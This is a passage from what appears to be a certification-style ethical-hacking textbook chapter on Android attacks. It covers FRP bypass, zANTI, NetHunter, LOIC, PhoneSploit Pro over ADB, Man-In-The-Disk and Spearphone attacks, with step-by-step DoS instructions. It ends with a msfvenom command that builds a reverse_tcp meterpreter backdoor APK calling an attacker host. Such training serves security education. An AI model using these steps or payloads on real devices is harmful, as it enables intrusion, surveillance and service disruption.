


Figure 17-29: 4uKey Showing Set Up Instructions

- **Step 5:** After the process is completed successfully, a notification will appear confirming **Bypassed Google FRP Lock Successfully**.




Figure 17-30: 4ukey Showing the Successful Completion of Bypassed Google FRP

Hacking with zANTI and Kali NetHunter

Exploiting Networks with zANTI

zANTI is a powerful Android application that enables users to execute a range of network-based attacks, including:

- Changing the device's MAC address to spoof its identity
- Setting up a fake Wi-Fi hotspot to capture and manipulate the traffic of connected devices
- Scanning for open network ports
- Identifying and exploiting vulnerabilities in routers
- Conducting password strength audits
- Executing Man-In-The-Middle (MITM) and Denial-of-Service (DoS) attacks
- Monitoring, altering, and redirecting HTTP requests and responses
- Downgrading HTTPS traffic to HTTP and redirecting HTTP requests to specific IPs or web pages
- Injecting custom HTML code into web pages
- Hijacking user sessions
- Viewing and replacing images transmitted across the network
- Capturing and intercepting file downloads




Figure 17-31: zANTI

Exploiting Networks with Kali NetHunter

Kali NetHunter offers a robust collection of tools designed for carrying out diverse attacks, including:

- **HID Keyboard Attacks:** Mimicking a keyboard to inject malicious commands
- **BadUSB Attacks:** Exploiting USB devices to compromise systems
- **Evil AP MANA Attacks:** Creating rogue access points to intercept and manipulate network traffic

Additionally, this tool enables the creation of custom payloads through Metasploit for infiltrating target networks. Users can configure options, select a payload, and generate the necessary exploit with ease.




Figure 17-32: Kali NetHunter

Launch DoS Attack Using Low Orbit Ion Cannon (LOIC)

LOIC is an Android application that enables attackers to launch Denial-of-Service (DoS) or Distributed-Denial-of-Service (DDoS) attacks on a target IP address. It supports various attack methods, including UDP, HTTP, and TCP flood attacks. The tool provides full control over traffic flow, allowing users to:

- Direct data packets to specific IP addresses
- Choose between HTTP, UDP, or TCP methods for sending data packets
- Retrieve an IP address from a web address
- Send packets to any designated port

Steps to Conduct a DoS Attack:

1. **Install the LOIC App:** Download and install the LOIC application from the Android Play Store.
2. **Launch the Application:** Open the LOIC app.
3. **Input Target Information:** Enter the target IP address or URL in the **GET Target IP** field and click the **GET IP** button.
4. **Select Attack Method:** Choose an attack type by selecting UDP, HTTP, or TCP from the **Send Method** options.
5. **Configure Port and Threads:** Specify the target port and set the number of threads. Ensure both values are positive integers.
6. **Initiate the Attack:** Press the **START** button at the bottom of the interface to begin the DoS attack.



Figure 17-33: Low Orbit Ion Cannon (LOIC)

Hacking with Orbot Proxy

Orbot is a proxy application that enhances the privacy of other apps when accessing the internet. It leverages Tor to encrypt online traffic and conceals it by routing it through a network of servers worldwide. Cybercriminals may exploit this tool to anonymize their identity while conducting attacks or browsing target web applications.




Figure 17-34: Orbot Proxy

Exploiting Android Devices through ADB Using PhoneSploit Pro

The Android Debug Bridge (ADB) is a command-line utility that enables attackers to interact with a target Android device. It offers functionalities such as app installation, debugging, and accessing the Unix shell to execute various commands directly on the device. ADB can connect to a device via a USB cable or through wireless connectivity by activating the daemon server on TCP port 5555. Serving as a link between the attacker's computer and the Android device, ADB provides a command interface for executing tasks.

Suppose TCP debugging on port 5555 is active on the target device. In that case, attackers can exploit tools like PhoneSploit Pro to perform harmful actions, including capturing the screen, extracting system information, viewing active applications, setting up port forwarding, installing or uninstalling apps, and toggling Wi-Fi settings.


A screenshot of a terminal window titled 'python3 phonesploitpro.py - Parrot Terminal'. The terminal shows the 'phonesploitpro.py' interface. At the top, it says 'v1.61' and 'By github.com/AzeemIdrisi'. Below this is a list of 15 numbered options: 1. Connect a Device, 2. List Connected Devices, 3. Disconnect All Devices, 4. Scan Network for Devices, 5. Mirror & Control Device, 6. Get Screenshot, 7. Screen Record, 8. Download File/Folder from Device, 9. Send File/Folder to Device, 10. Run an App, 11. Install an APK, 12. Uninstall an App, 13. List Installed Apps, 14. Access Device Shell, 15. Hack Device (Using Me). Below the list, it says '(asploit)'. Then, it shows 'N : Next Page' and '(Page : 1 / 3)'. Below that, it shows '99 : Clear Screen' and '0 : Exit'. Then, it says '[Main Menu] Enter selection > 1'. Below that, it says 'Enter target phone's IP Address' and 'Example : 192.168.1.23'. Then, it shows '> 10.10.1.14' and 'connected to 10.10.1.14:5555'. Below that, it shows '99 : Clear Screen' and '0 : Exit'. Finally, it shows '[Main Menu] Enter selection > ' with a green cursor.

Figure 17-35: PhoneSploit Pro

Launching Man-In-The-Disk Attack

Man-In-The-Disk (MITD) attacks exploit insufficient security measures in applications using a device's external storage. This vulnerability can lead to the installation of harmful applications, potentially blocking access to legitimate ones. MITD is a variation of the Man-In-The-Middle (MITM) attack. Android devices have two storage types: internal and external. Internal storage is generally sandboxed for individual apps, while external storage is designed for file sharing among apps, making it susceptible to MITD attacks.

During a routine update of a legitimate app, attackers monitor the external storage where update data is temporarily stored. They manipulate, overwrite, or replace this data by injecting malicious code into the update. Once the user unknowingly installs the tampered update, the malicious code triggers the installation of a fraudulent app created by the attacker.

This malicious app bypasses Android's security mechanisms. It grants the attacker access to sensitive device information, including login details, personal data, contacts, and photos. It can also

exploit hardware features like the microphone and camera. Additionally, the app may cause legitimate applications to crash, eventually seizing full control of the device.

The steps of a Man-In-The-Disk (MITD) attack are as follows:

1. The victim installs a legitimate application from an official app store.
2. The mobile device receives a notification for an app update, prompting the app to request an updated code from a cloud server.
3. The victim grants the app permission to use external storage, where the downloaded update code is temporarily saved.
4. The attacker monitors the external storage remotely and alters its contents by injecting malicious code.
5. The legitimate app retrieves and executes the compromised update code on the external storage.
6. The injected malicious code triggers the download and installation of a fraudulent app created by the attacker.
7. Through this malicious app, the attacker gains access to the victim's sensitive information or seizes complete mobile device control.




Figure 17-36: Man-In-The-Disk Attack

Launching Spearphone Attack

A spearphone attack enables Android applications to capture loudspeaker data without special permissions. By taking advantage of the built-in motion sensor, known as the accelerometer, attackers can listen in on voice conversations played through the loudspeaker between remote mobile users. The accelerometer, a firmware chip found in most smartphones, can be accessed by any installed app without additional permissions. This sensor detects the device's physical movements by monitoring changes in position and speed, and it can also pick up speech reverberations since the loudspeaker is located near the sensor.

Additionally, attackers can monitor output from the loudspeaker, such as audio from voice assistants, multimedia messages, and other audio files, through a malicious app, violating speech privacy. They can also use harmful code running on the device to capture audio data. By employing

speech recognition techniques, attackers can even perform tasks like speaker identification and gender classification.





Figure 17-37: Spearphone Attack

Exploiting Android Devices Using Metasploit

The Metasploit Framework enables attackers to utilize custom and pre-existing exploits and payloads to target and compromise an Android device, gaining access to sensitive data. To exploit an Android device using the Metasploit Framework, follow these steps:

- Execute the commands below to view available Android exploits and payloads for hacking an Android device:
 - **msf > search type:exploit platform:android**
 - **msf > search type:payload platform:android**
- Run the following command to build a custom payload:

```
msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=<Local Host IP Address> R > Desktop/Backdoor.apk
```



```

msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10231 bytes
  
```

